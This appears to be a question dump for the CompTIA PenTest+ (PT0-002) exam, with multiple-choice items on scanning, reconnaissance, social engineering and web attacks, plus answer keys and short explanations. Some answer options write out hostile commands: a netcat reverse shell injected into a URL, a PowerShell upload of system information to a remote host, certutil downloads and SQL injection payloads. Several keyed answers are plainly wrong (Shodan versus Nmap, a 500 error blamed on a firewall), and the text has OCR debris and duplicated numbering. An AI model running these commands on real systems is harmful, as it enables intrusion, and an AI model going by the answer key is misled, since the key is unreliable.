CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

NEW QUESTION 1
Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

A. chmod u+x script.sh
B. chmod u+e script.sh
C. chmod o+e script.sh
D. chmod o+x script.sh

Answer: A

NEW QUESTION 2
Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Answer: AC

NEW QUESTION 3
Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

A. An unknown-environment assessment
B. A known-environment assessment
C. A red-team assessment
D. A compliance-based assessment

Answer: B

Explanation:
A known environment test is often more complete, because testers can get to every system, service, or other target that is in scope and will have credentials and other materials that will allow them to be tested.

NEW QUESTION 4
Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

A. Scraping social media for personal details
B. Registering domain names that are similar to the target company's
C. Identifying technical contacts at the company
D. Crawling the company's website for company information


Answer: A

NEW QUESTION 5
Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

A. The team exploits a critical server within the organization.
B. The team exfiltrates PII or credit card data from the organization.
C. The team loses access to the network remotely.
D. The team discovers another actor on a system on the network.

Answer: D

NEW QUESTION 6
A penetration tester conducts an Nmap scan against a target and receives the following results:



```
Port          State     Service
1080/tcp      open      socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus
B. ProxyChains
C. OWASPZAP
D. Empire

Answer: B


NEW QUESTION 7
The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

A. Statement of work
B. Program scope
C. Non-disclosure agreement
D. Rules of engagement

Answer: D

Explanation:
Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 8
A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:



```
Host name      IP          OS                     Security updates
addc01.local   10.1.1.20   Windows Server 2012    KB4581001, KB4585587, KB4586007
addc02.local   10.1.1.21   Windows Server 2012    KB4586007
dnsint.local   10.1.1.22   Windows Server 2012    KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local   10.1.1.23   Windows Server 2012    KB4581001
```

Which of the following would be a recommendation for remediation?

A. Deploy a user training program
B. Implement a patch management plan
C. Utilize the secure software development life cycle
D. Configure access controls on each of the servers

Answer: B

NEW QUESTION 9
A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

A. Prohibiting exploitation in the production environment
B. Requiring all testers to review the scoping document carefully
C. Never assessing the production networks
D. Prohibiting testers from joining the team during the assessment

Answer: B

NEW QUESTION 10
A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

A. Asset inventory
B. DNS records
C. Web-application scan
D. Full scan

Answer: A

NEW QUESTION 10
A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Launch an external scan of netblocks.
B. Check WHOIS and netblock records for the company.
C. Use DNS lookups and dig to determine the external hosts.
D. Conduct a ping sweep of the company's netblocks.

Answer: C

NEW QUESTION 11
Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA
B. MSA
C. SOW
D. MOU

Answer: C

NEW QUESTION 13

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Answer: B

NEW QUESTION 16
A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

A. Badge cloning
B. Dumpster diving
C. Tailgating
D. Shoulder surfing

Answer: B

NEW QUESTION 19
A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams
B. PowerShell modules
C. MP4 steganography
D. PsExec

Answer: B

Explanation:
"Windows Management Instrumentation (WMI) is a subsystem of PowerShell that gives admins access to powerful system monitoring tools."

NEW QUESTION 23
An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

A. nmap -"T3 192.168.0.1
B. nmap - "P0 192.168.0.1
C. nmap - T0 192.168.0.1
D. nmap - A 192.168.0.1

Answer: C

NEW QUESTION 24
A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain access to the server?

A. Perform vertical privilege escalation.
B. Replay the captured traffic to the server to recreate the session.
C. Use John the Ripper to crack the password.
D. Utilize a pass-the-hash attack.

Answer: D

NEW QUESTION 28
Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

A. HTTPS communication
B. Public and private keys
C. Password encryption
D. Sessions and cookies

Answer: D

NEW QUESTION 32
A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

A. Attempting to tailgate an employee going into the client's workplace
B. Dropping a malicious USB key with the company's logo in the parking lot
C. Using a brute-force attack against the external perimeter to gain a foothold
D. Performing spear phishing against employees by posing as senior management

Answer: D

NEW QUESTION 33
A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.
comptia.org.
3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.
Which of the following potential issues can the penetration tester identify based on this output?

A. At least one of the records is out of scope.
B. There is a duplicate MX record.
C. The NS record is not within the appropriate domain.
D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 35
A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company’s network. Which of the following accounts should the tester use to return the MOST results?

A. Root user
B. Local administrator
C. Service
D. Network administrator

Answer: C

NEW QUESTION 37
The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the:

A. NDA
B. SLA
C. MSA
D. SOW

Answer: A


Explanation:
The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the NDA, which stands for Non-Disclosure Agreement. The NDA is a legal agreement between two or more parties that outlines confidential material or knowledge that the parties wish to share with one another, but with restrictions on access, use or disclosure of that information. The NDA is commonly used in the context of penetration testing to protect the client's sensitive information that the tester may have access to during the engagement.
The NDA defines the terms of confidentiality and non-disclosure of information related to the engagement, including the responsibilities and obligations of both the tester and the client to ensure that any information exchanged or obtained during the engagement is kept confidential and not disclosed to unauthorized parties. This is particularly important in penetration testing, as the tester is granted access to the client's network and systems, and may uncover vulnerabilities or sensitive information that should not be disclosed to unauthorized parties.
In summary, the NDA plays a crucial role in defining the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure of confidential information, and is an important legal instrument for protecting the client's sensitive information during a penetration testing engagement.

NEW QUESTION 42
Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

A. Shodan
B. Nmap
C. WebScarab-NG
D. Nessus

Answer: B

NEW QUESTION 46
A penetration tester writes the following script:



```
#!/bin/bash
network= ’10.100.100’
ports= ‘22 23 80 443’

for x in {1..254};
     do (nc -zv $network.$x $ports );
done
```


Which of the following is the tester performing?

A. Searching for service vulnerabilities
B. Trying to recover a lost bind shell
C. Building a reverse shell listening on specified ports
D. Scanning a network for specific open ports

Answer: D

Explanation:
-z zero-I/O mode [used for scanning]
-v verbose
example output of script: 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open (UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for

NEW QUESTION 51
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:



```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.
D. This URI returned a server error.

Answer: A

NEW QUESTION 52
A penetration tester gives the following command to a systems administrator to execute on one of the target servers:
rm -f /var/www/html/G679h32gYu.php
Which of the following BEST explains why the penetration tester wants this command executed?

A. To trick the systems administrator into installing a rootkit
B. To close down a reverse shell
C. To remove a web shell after the penetration test
D. To delete credentials the tester created

Answer: C


NEW QUESTION 56
Deconfliction is necessary when the penetration test:

A. determines that proprietary information is being stored in cleartext.
B. occurs during the monthly vulnerability scanning.
C. uncovers indicators of prior compromise over the course of the assessment.
D. proceeds in parallel with a criminal digital forensic investigation.


Answer: C

Explanation:
This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 57
You are a penetration tester running port scans on a server. INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```



Using the output, identify potential attack vectors that should be further investigated.

- □ Weak SMB file permissions
- □ FTP anonymous login
- □ Webdav file upload
- □ Weak Apache Tomcat Credentials
- □ Null session enumeration
- □ Fragmentation attack
- □ SNMP enumeration
- □ ARP spoofing

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting

NEW QUESTION 59
A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

A. Cross-site request forgery
B. Server-side request forgery
C. Remote file inclusion
D. Local file inclusion

Answer: B

NEW QUESTION 62
A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. certutil –urlcache –split –f http://192.168.2.124/windows-binaries/ accesschk64.exe
B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
D. wget http://192.168.2.124/windows-binaries/accesschk64.exe –O accesschk64.exe

Answer: A

Explanation:
https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-whil
--- https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

NEW QUESTION 67
A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:
http://company.com/catalog.asp?productid=22
The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:
http://company.com/catalog.asp?productid=22;WAITFOR
DELAY '00:00:05'
Which of the following should the penetration tester attempt NEXT?

A. http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'
B. http://company.com/catalog.asp?productid=22' OR 1=1 -
C. http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 -
D. http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash

Answer: C

Explanation:
This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

NEW QUESTION 72
A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:
U3VQZXIkM2NyZXQhCg==
Which of the following commands should the tester use NEXT to decode the contents of the file?

A. echo U3VQZXIkM2NyZXQhCg== | base64 €"d
B. tar zxvf password.txt
C. hydra €"l svsacct €"p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

Answer: A


NEW QUESTION 75
A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death

Answer: C

Explanation:
Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.
Ref: https://www.okta.com/identity-101/fraggle-attack/

NEW QUESTION 78
